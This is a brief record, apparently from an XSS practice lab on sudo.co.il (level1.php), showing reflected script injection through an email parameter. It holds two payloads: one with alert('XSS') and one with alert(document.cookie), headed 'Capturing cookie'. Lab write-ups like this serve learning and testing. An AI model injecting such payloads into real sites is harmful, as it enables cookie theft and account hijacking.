A screenshot of a browser's address bar and tab bar. The address bar shows the URL "sudo.co.il/xss/level1.php?email='><script>alert('XSS')</script>...". The tab bar shows several open tabs: "Apps", "Gmail", "Maps", "YouTube", "Whalesmining.com...", and "UPES".

Thank you for subscription!  
Email "><script>alert('XSS')</script>" added to mailing list!



Capturing cookie-

Thank you for subscription!  
Email "><script>alert(document.cookie)</script>" added to mailing list!

